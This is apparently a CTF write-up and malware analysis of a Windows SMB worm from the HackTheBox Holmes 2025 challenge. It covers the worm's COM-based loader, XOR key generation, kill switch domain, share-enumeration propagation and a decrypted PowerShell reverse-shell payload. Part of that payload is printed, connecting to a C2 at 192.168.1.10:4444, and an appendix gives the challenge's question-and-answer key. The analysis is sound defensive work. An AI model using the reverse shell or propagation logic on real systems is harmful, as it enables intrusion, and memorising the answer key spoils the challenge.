The Payload
1. Executive Summary
This report provides a technical analysis of a multi-stage Windows network worm designed to propagate laterally across local area networks. The malware’s architecture is centered on the OLE/COM subsystem, leveraging functions exported by ole32.dll to orchestrate its later stages. Its primary objective is to achieve widespread infection within the 192.168.1.0/24 subnet by exploiting open Server Message Block (SMB) shares.
The malware’s execution flow can be segmented into three distinct phases:
- Initialization and Environment Check: Upon execution, the malware initializes the COM framework (CoInitialize) and instantiates a COM object (CoCreateInstance, OleRun). It immediately performs an environment check for the .NET Common Language Runtime by verifying that clr.dll is loaded. This dependency strongly indicates that the secondary payload is a .NET assembly.
- Cryptographic Operations and Kill Switch: The malware dynamically generates a 32-byte cryptographic key using a routine optimized with advanced CPU instruction sets (SIMD), providing a scalar fallback for older systems. This key, along with a hardcoded Base64 string
("KXgmYHMADxsV8uHiuPPB3w=="), is passed as BSTR arguments to a method within the COM object. The COM object is responsible for performing an XOR decryption, which yields the kill switch domain. The resolvability of this domain dictates the malware’s behavior. A successful DNS resolution acts as the kill switch, causing the program to terminate. - Lateral Movement and Propagation: If the kill switch domain does not resolve, the malware initiates its propagation routine. It scans the
192.168.1.0/24subnet and enumerates SMB shares on discovered hosts using the NetShareEnum API. For each usable, non-administrative share, it invokes another COM method to perform a remote action—likely delivering or executing a secondary encrypted payload, using the dynamically generated key for decryption.
2. Static Analysis Overview

Static analysis of the sample was conducted using Binary Ninja and supporting tools to identify its core characteristics without executing the code. The sample is a 64-bit console application compiled with Microsoft Visual C++. The presence of a Program Database (PDB) file (AetherDesk-v74-77.pdb) alongside the executable provides unusual access to function names and debug information, greatly aiding the analysis.
2.1. File Identification

The primary executable file, AetherDesk-v74-77.exe, was identified and fingerprinted as follows:
| Attribute | Value |
|---|---|
| File Name | AetherDesk-v74-77.exe |
| File Size | 29,184 bytes (28.50 KiB) |
| MD5 | b45294f3ddcba68f09e7ef322188502e |
| SHA-1 | d328956355e9797380370d8c9bec1f5f790136c0 |
| SHA-256 | e0dc0b50df1ad62ef121a97cea07658f0f521e0860e68322ef51c7bc08f4d932 |
| File Type | PE64 (Windows 64-bit Executable) |
| Architecture | AMD64 |
| Timestamp | 2025-09-11 23:14:46 |
2.2. PE Header Analysis & Characteristics
Analysis of the PE header reveals that the binary was compiled as a WINDOWS_CUI (Console User Interface) application. It has also been compiled with modern security mitigations enabled:
- ASLR (DYNAMIC_BASE, HIGH_ENTROPY_VA): The binary is compatible with Address Space Layout Randomization, which randomizes the base address of modules in memory at runtime to make exploitation more difficult.
- DEP (NX_COMPAT): The binary is compatible with Data Execution Prevention, which marks data pages (like the stack and heap) as non-executable.
2.3. Imported Libraries and Functions
The malware’s intended functionality is clearly outlined by its imported libraries. It relies heavily on standard Windows APIs for networking, COM/OLE interaction, and system queries.
| # | Name |
|---|---|
| 0 | KERNEL32.dll |
| 1 | ole32.dll |
| 2 | OLEAUT32.dll |
| 3 | MSVCP140.dll |
| 4 | NETAPI32.dll |
| 5 | WS2_32.dll |
| 6 | VCRUNTIME140_1.dll |
| 7 | VCRUNTIME140.dll |
| 8 | api-ms-win-crt-stdio-l1-1-0.dll |
| 9 | api-ms-win-crt-string-l1-1-0.dll |
| 10 | api-ms-win-crt-runtime-l1-1-0.dll |
| 11 | api-ms-win-crt-heap-l1-1-0.dll |
| 12 | api-ms-win-crt-math-l1-1-0.dll |
| 13 | api-ms-win-crt-locale-l1-1-0.dll |
- ole32.dll & OLEAUT32.dll: Imports from these libraries confirm the central role of the COM/OLE subsystem. Key functions include:
- CoInitialize, CoCreateInstance, OleRun, CoUninitialize: Used to initialize and interact with the primary COM object.
- SysAllocString: Allocates a BSTR (Binary String) used for passing Unicode strings to COM methods.
- WS2_32.dll: This library provides core networking capabilities, essential for the kill switch and propagation logic.
- getaddrinfo, freeaddrinfo: Used exclusively for the DNS resolution of the kill switch domain.
- NETAPI32.dll: This library is used for network service management, specifically for the SMB scanning routine.
- NetShareEnum: The core function used to enumerate network shares on remote hosts.
- NetApiBufferFree: Used to free memory allocated by the NetShareEnum call.
- KERNEL32.dll: Provides access to fundamental system functions.
- GetCurrentProcess, K32EnumProcessModules, K32GetModuleFileNameExW: Used in the IsClrLoaded function to check for the .NET runtime.
2.4. Embedded Strings and Artifacts
Analysis of the binary’s data sections in Binary Ninja revealed several significant hardcoded strings that directly map to the malware’s functionality.
- Base64-Encoded Payloads:
- “KXgmYHMADxsV8uHiuPPB3w==”: The encrypted data that decodes to the kill switch domain.
- “Zio8PjsLGFNHocbq4bDrydjco7PuhqWQ…”: A longer Base64 string, presumed to be the secondary payload delivered during propagation.
- Debug and Error Messages:
- “CLR not loaded. Exiting…”
- “[Kill Switch Triggered] Exiting.…”
- “[No Kill Switch Detected] Continuing…”
- Network Artifacts:
- “192.168.1.”: The hardcoded prefix for the network scanning loop.
- “clr.dll”: The target module name for the CLR check.
- PDB File Path: The presence of the PDB file (AetherDesk-v74-77.pdb) is a significant static finding. PDB files contain debug symbols that map functions and variables to their original source code names (e.g., ScanAndSpread, IsClrLoaded), which removes a significant layer of abstraction for the reverse engineer.
2.5. Memory Layout and Sections
The binary’s memory sections are standard for a Visual C++ compiled executable. The entropy analysis shows a high-entropy .text section, which is expected for compiled code, and lower entropy for the data sections, indicating the binary is not packed.
| Section | Permissions | Address Range | Purpose |
|---|---|---|---|
| .text | Read/Execute | 0x140001000 - 0x14000478e | Contains the main executable code. |
| .rdata | Read-Only | 0x140005000 - 0x140007a46 | Contains read-only data, including strings and import/export tables. |
| .data | Read/Write | 0x140008000 - 0x140008780 | Contains initialized, writable global variables. |
| .pdata | Read-Only | 0x140009000 - 0x1400093b4 | Contains exception handling information for 64-bit PE files. |
| .rsrc | Read-Only | 0x14000a000 - 0x14000a1e0 | Contains resources like icons, manifests, and version information. |
| .reloc | Read-Only | 0x14000b000 - 0x14000b060 | Contains base relocation data used by the loader for ASLR. |
3. Entry Point and Pre-Execution Analysis
Before analyzing the malware’s primary logic, a crucial step is to identify its true starting point and check for any code that executes before the main entry point. Malware often uses techniques like Thread Local Storage (TLS) callbacks to run anti-analysis or unpacking routines before an analyst can gain control of the process.
3.1. The Importance of TLS Callbacks
Thread Local Storage (TLS) is a standard Windows mechanism that allows a program to define per-thread global data. The PE file format also supports an optional directory for TLS data, which can include one or more “TLS callbacks.” These are pointers to functions that the Windows loader will execute automatically under specific conditions:
- When the process starts (for the main thread).
- When any new thread is created.
- When any thread exits.
The critical point for malware analysis is that the callback for the main thread is executed before the code at the program’s official entry point is run. This makes TLS callbacks an ideal location for malware to:
- Perform Anti-Debugging/Anti-Analysis: Detect if it is running inside a debugger or a virtual machine and alter its behavior or terminate.
- Unpack or Decrypt Payloads: Deobfuscate the main malicious code in memory before the analyst can set a breakpoint at the entry point.
- Set Up Hooks: Intercept system API calls early in the execution process.
Therefore, checking for the presence of a TLS directory and associated callbacks is a mandatory first step in any reverse-engineering effort.
3.2. Analysis of the Sample’s Entry Point
As observed in the PE header details from Binary Ninja (Figure 1), the sample does not contain a TLS data directory or a .tls section.
This is a key finding, as it confirms that the malware does not employ TLS callbacks for pre-execution code. We can therefore proceed with the analysis by starting at the program’s defined entry point, confident that no malicious code has run beforehand.
The PE header specifies the program’s entry point at address 0x1400037d0. This address contains standard Visual C++ runtime startup code, which is responsible for initializing the process (e.g., setting up the stack, parsing command-line arguments) before transferring execution to the developer-written main function.
Our analysis of the core logic will therefore begin at the main function, located at 0x140001c40.
4. Technical Analysis
This section provides a detailed walkthrough of the malware’s execution flow, from its entry point to its final propagation actions. The analysis is based on the decompiled code from Binary Ninja, with function names restored from the provided PDB file.
4.1. C Runtime (CRT) Initialization
As established in the pre-execution analysis, the program’s official entry point is mainCRTStartup at 0x1400037d0. This function is not written by the malware author but is standard boilerplate code provided by the Microsoft Visual C++ compiler.
Its primary responsibilities include:
- Initializing the security cookie (__security_init_cookie) to protect against stack buffer overflows.
- Calling __scrt_common_main_seh, which handles the bulk of the runtime setup.
- Within __scrt_common_main_seh, the runtime initializes global variables, sets up thread-local storage if needed, retrieves command-line arguments and environment variables, and finally, calls the developer-written main function.
The key takeaway is that the execution flow proceeds through this standard, legitimate startup code before transferring control to the core malicious logic.
1 | ; __scrt_common_main_seh @ 140003654 |
Analysis of the malware’s custom logic begins at the main function, located at 0x140001c40.
4.2. Phase 1: Initialization and Environment Validation
The malware’s first actions are to set up its required subsystems and validate that the environment is suitable for its .NET-dependent payload.
- COM Initialization and Instantiation: The main function begins at 0x140001c77 by calling CoInitialize. It immediately follows this by calling CoCreateInstance to instantiate its primary COM object, identified by CLSID
dabcd999-1234-4567-89ab-1234567890ff. The object is then activated with a call to OleRun.
1 | ; main @ 0x140001c40 |
- Preliminary COM Interaction: After the COM object is running, the malware performs its first interaction with the component’s code. At
0x140001d23, it calls a virtual function on the object atoffset + 0x68in its vtable. This is a significant event, as it represents the first potential execution of managed (.NET) code. The method appears to return a status string, which is then immediately printed to the console via wprintf.
1 | ; main @ 0x140001d1b |
- .NET CLR Check: After the COM object is running, the malware makes a critical call to
IsClrLoadedat0x140001d37. This determines if the environment can support the next-stage .NET payload. If the function’s return value in al is zero (as checked by test al, al), the malware prints an error and terminates.
1 | ; main @ 0x140001d37 |
The IsClrLoaded function itself (at 0x140001b50) is responsible for this check. It enumerates all modules loaded in the current process and compares their filenames against “clr.dll”.
1 | ; IsClrLoaded @ 0x140001b50 |
4.3. Phase 2: Dynamic Key Generation
After confirming the presence of the CLR, the malware proceeds to dynamically generate a 32-byte key. This key is central to its operation, used for both the kill switch decryption and the propagation payload. The malware employs two different routines for this task, selecting one based on the host CPU’s capabilities, likely as a measure to complicate analysis and emulation.
The selection is made at 0x140001d6e by checking the global variable __isa_available, which indicates the level of SIMD instruction set support.
1 | ; main @ 0x140001d6e |
- SIMD Path (Advanced CPU): If the CPU supports advanced instruction sets, the execution continues at
0x140001d7b. This code path is a long, complex loop that heavily utilizes AVX/AVX-512 instructions (movdqa, paddq, vpmovzxbw, vpmullw, etc.) to perform parallel computations. This routine is computationally fast but difficult for a human to analyze, serving as a form of obfuscation.
1 | ; SIMD Key Generation Loop Snippet |
- Scalar Path (Fallback): If the CPU support check fails, execution jumps to
0x140001f00. This is a much simpler fallback routine that generates the key one byte at a time. It uses the linear formulakey[i] = (i * 7 + 0x42), which is trivial to reverse-engineer and was used to recover the kill switch domain.
1 | ; Scalar Key Generation Loop @ 0x140001f00 |
Regardless of which path is taken, the result is a 32-byte key stored on the stack in the var_1f8 buffer.
- Base64 Encoding: The raw 32-byte key is not used directly. Instead, it is passed through a custom Base64 encoding routine. At
0x140001f1e, a buffer of size0x2dis allocated via malloc. Then, a loop starting at 0x140001f60 reads the key three bytes at a time, performs the necessary bitwise shifts, and uses the results as indices into a hardcoded Base64 character table (“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef…”) to produce the final Base64-encoded key string.
1 | ; Base64 Encoding Snippet |
4.4. Phase 3: Kill Switch Decryption and Check
This phase represents the core anti-analysis and command-and-control mechanism of the malware. Having generated a key, the malware now uses it to decrypt a hardcoded domain and checks if that domain is resolvable.
COM Method Invocation for Decryption: The malware prepares to call a second method on its COM object. It first converts two C-style strings into BSTR objects, which are required for COM interoperability:
- The dynamically generated, Base64-encoded key from Phase 2.
- The hardcoded Base64 string “KXgmYHMADxsV8uHiuPPB3w==”.
At 0x1400020f6, it invokes the virtual function at offset +0x58 in the COM object’s vtable. This function is responsible for performing the decryption.
1 | ; main @ 0x140002073 |
- Reverse-Engineering the Decryption: While the decryption logic is contained within the COM object, the algorithm was successfully reverse-engineered by replicating the key generation logic and assuming a standard XOR cipher. The following Python script simulates this process.
1 | import base64 |
Executing this script reveals the decrypted kill switch domain: k1v7-echosim.net.
DNS Resolution Check: To determine if the kill switch is active, the malware performs a DNS lookup on the decrypted domain. First, it initializes the Windows Sockets library by calling WSAStartup at 0x1400021bd. Then, at 0x1400021fc, it calls getaddrinfo with the domain name.
The return value of
getaddrinfodictates the execution path. A return value of 0 indicates the domain was successfully resolved, triggering the kill switch. Any non-zero value indicates a failure, meaning the malware should proceed.
1 | ; main @ 0x1400021bd |
4.5. Phase 4: Network Propagation via ScanAndSpread
If the DNS lookup for the kill switch domain fails, the malware proceeds to its final and most dangerous stage: spreading itself across the local network.
- Network Scanning Loop: At
0x140002270, a loop begins that iterates through integers from 1 to 254 (0xfe). Inside the loop, it dynamically constructs an IP address string in the format “192.168.1.{i}”. It then calls the ScanAndSpread function at0x1400023e4.
1 | ; main @ 0x140002270 |
- ScanAndSpread Functionality: This function, located at
0x140001310, is the core of the worm’s lateral movement capability. It takes the target IP address and the Base64-encoded key as arguments.
- Share Enumeration: At
0x1400014d0, it callsNetShareEnumto list all available SMB shares on the remote host. It requests level 1 information, which includes the share name and type.
1 | ; ScanAndSpread @ 0x1400014c1 |
- Filtering Administrative Shares: The malware then enters a loop to iterate through the returned share information. For each share, it checks if the name contains a $ character at
0x1400016c0by comparing each character to 0x24. This is a simple but effective filter to ignore default administrative shares (like C$, ADMIN$, IPC$) and target user-created shares, which are more likely to have weak permissions.
1 | ; ScanAndSpread @ 0x1400016be |
- Payload Delivery via COM: For any “open” share that passes the filter, the malware again uses the COM subsystem to deliver its payload. At
0x14000197a, it invokes another method on a COM object at offset +0x60 in its vtable. This method is passed the full UNC path of the share, the generated key, and a second, much larger hardcoded Base64 payload (“Zio8PjsLGFNHocbq4bDrydjco7PuhqWQ…”). This second payload is presumably the next-stage dropper or the malware itself.
1 | ; ScanAndSpread @ 0x14000196a |
This final call completes the infection cycle, delivering the payload to a new host on the network.
Decrypting the Propagation Payload
The following Python script replicates the process: it generates the 32-byte key, decodes the large Base64 string, and performs a repeating XOR decryption.
1 | import base64 |
Analysis of the Decrypted Payload
Executing the script reveals that the payload is a PowerShell script. This confirms our hypothesis that the malware is a dropper for a second-stage script-based payload.
1 | $socket = New-Object System.Net.Sockets.TcpClient('192.168.1.10', 4444); |
Payload Functionality Breakdown
This payload is a classic reverse shell. It’s designed to connect back to a command-and-control (C2) server and give the attacker remote control over the compromised machine.
- Establish C2 Connection:
- $socket = New-Object System.Net.Sockets.TcpClient(‘192.168.1.10’, 4444);
- The script’s first action is to attempt a TCP connection to the IP address 192.168.1.10 on port 4444. This hardcoded IP is the attacker’s listening post or C2 server within the local network. If the connection fails, the script exits.
- Create Communication Streams:
- $stream = $socket.GetStream();
- It gets the network stream from the established socket, which allows it to send and receive data. It also creates a StreamWriter for easily sending text back to the attacker.
- Send Initial Prompt:
- $writer.WriteLine(‘PS ‘ + (Get-Location).Path + ‘> ‘);
- The script immediately sends a PowerShell prompt (e.g., PS C:\Users\Victim>) to the C2 server. This signals to the attacker that the connection is successful and the shell is ready to receive commands.
- Command Execution Loop:
- while (($bytesRead = $stream.Read($buffer, 0, $buffer.Length)) -gt 0)
- The script enters an infinite loop, waiting to receive data from the attacker.
- When it receives data, it decodes it as a UTF-8 string and executes it using Invoke-Expression. Invoke-Expression is a powerful but dangerous cmdlet that executes any string as a PowerShell command.
- The 2>&1 redirects any errors from the command into the standard output stream, ensuring the attacker sees error messages.
- Send Output Back to Attacker:
- $output = … | Out-String;
- The complete output of the executed command (both results and errors) is captured as a single string.
- $writer.WriteLine($output);
- This output string is sent back over the network to the attacker. The script then sends a new prompt, waiting for the next command.
- Cleanup:
- The loop can be broken if the attacker sends the command exit.
- Upon exiting the loop, the script properly closes the writer, the stream, and the socket connection.
5. Conclusion: Analysis Summary and Malware Overview
This report has detailed the comprehensive reverse engineering of a multi-stage network worm. Our analysis successfully deconstructed the malware’s entire attack chain, from the initial execution to the final decryption of its PowerShell-based payload.
Overview of the Malware
The sample is a modular and evasive threat designed for network intrusion and remote access. Its primary function is to act as a specialized dropper for a fileless second stage.
Key characteristics identified during our analysis include:
- Multi-Stage Architecture: The malware operates in distinct phases, using a native 64-bit executable to load and orchestrate a COM object, which in turn is responsible for decrypting and executing a final PowerShell payload.
- COM-Based Orchestration: The core logic, including all cryptographic and propagation actions, is not present in the native loader but is instead handled by methods within a custom COM object. This abstracts the malicious functionality and complicates static analysis.
- .NET Dependency: The malware explicitly checks for the presence of the .NET runtime (clr.dll), confirming that the COM component or its payload relies on a managed code environment.
- Dynamic, Dual-Path Key Generation: A 32-byte XOR key is generated dynamically using two different routines: a complex, obfuscated path with SIMD instructions for modern CPUs, and a simple, linear fallback path for older systems.
- Remotely Controllable Kill Switch: The malware decrypts a hardcoded domain (k1v7-echosim.net) and performs a DNS lookup. This functions as a kill switch, allowing the threat actor to deactivate all infections by simply registering the domain.
- Automated SMB Worm Propagation: If the kill switch is inactive, the malware scans the
192.168.1.0/24subnet, enumerates open, non-administrative SMB shares, and uses a COM method to deliver its encrypted payload to new victims. - PowerShell Reverse Shell Payload: The ultimate payload is a PowerShell script that establishes a reverse shell to a hardcoded C2 server at
192.168.1.10:4444, granting the attacker interactive command-line access to the compromised host.
Summary
This malware is a multi-stage network worm designed to take over computers on a local network.
It begins with a native C++ program whose only job is to launch a hidden .NET component.
This component contains all the real malicious logic. Once active, it first checks a remote “kill switch” domain (k1v7-echosim.net) to see if it should proceed.
If the kill switch is off, the malware scans the 192.168.1.0/24 network, finds open file shares, and copies itself to other machines. Its ultimate goal is to run its final payload: a PowerShell script that opens a backdoor, giving attackers a remote command-line shell on the infected computer.
In short, it is an automated tool used to gain an initial foothold inside a network, which then allows for hands-on, interactive attacks.
Appendix A: CTF Challenge Findings
This section documents the specific questions posted by the Hackthebox Holmes CTF 2025 challenge and the corresponding answers derived from the preceding analysis. Each answer is supported by evidence found within the malware’s code and behavior.
| # | Question | Answer | Reference / Justification |
|---|---|---|---|
| 1 | During execution, the malware initializes the COM library on its main thread. Based on the imported functions, which DLL is responsible for providing this functionality? | ole32.dll | Found in the static analysis of imported libraries (Section 2.3). The binary imports CoInitialize, CoCreateInstance, etc., from this DLL. |
| 2 | Which GUID is used by the binary to instantiate the object containing the data and code for execution? | dabcd999-1234-4567-89ab-1234567890ff | This CLSID is hardcoded and passed as an argument to CoCreateInstance at 0x140001c9b (Section 4.2). |
| 3 | Which .NET framework feature is the attacker using to bridge calls between a managed .NET class and an unmanaged native binary? | COM Interop | The entire architecture of using a native C++ loader to call methods on a .NET-dependent object via COM is a classic example of COM Interop. |
| 4 | Which Opcode in the disassembly is responsible for calling the first function from the managed code? | ff 50 68 | This is the call qword [rax+0x68] instruction at 0x140001d23, representing the first interaction with the COM object’s custom code (Section 4.2). |
| 5 | Identify the multiplication and addition constants used by the binary’s key generation algorithm for decryption. | 7, 42h | These constants are used in the scalar fallback key generation loop at 0x140001f03 (imul ecx, eax, 0x7) and 0x140001f06 (add cl, 0x42) (Section 4.3). |
| 6 | Which Opcode in the disassembly is responsible for calling the decryption logic from the managed code? | ff 50 58 | This is the call qword [rax+0x58] instruction at 0x1400020f6, which passes the key and encrypted data to the COM object (Section 4.4). |
| 7 | Which Win32 API is being utilized by the binary to resolve the killswitch domain name? | getaddrinfo | This function is called at 0x1400021fc to perform the DNS lookup for the kill switch check (Section 4.4). |
| 8 | Which network-related API does the binary use to gather details about each shared resource on a server? | NetShareEnum | This function is called within ScanAndSpread at 0x1400014d0 to enumerate SMB shares on the target host (Section 4.5). |
| 9 | Which Opcode is responsible for running the encrypted payload? | ff 50 60 | This is the call qword [rax+0x60] instruction at 0x14000197a within ScanAndSpread, which delivers the final payload (Section 4.5). |
| 10 | Identify the killswitch domain. | k1v7-echosim.net | The domain was successfully decrypted by reverse-engineering the key generation algorithm (Section 4.4). This is the final flag for the challenge. |